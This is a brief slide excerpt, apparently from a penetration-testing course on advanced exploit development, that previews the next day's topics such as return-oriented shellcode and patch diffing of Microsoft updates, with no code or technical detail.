- Return Oriented Shellcode
- Introduction to Patch Diffing
- Common Patch Diffing Tools
- Diffing a Basic Program
- Diffing Microsoft Updates

Sec760 Advanced Exploit Development for Penetration Testers

What to Expect Tomorrow

On this slide is a sample of the primary topics we will cover in 760.3.

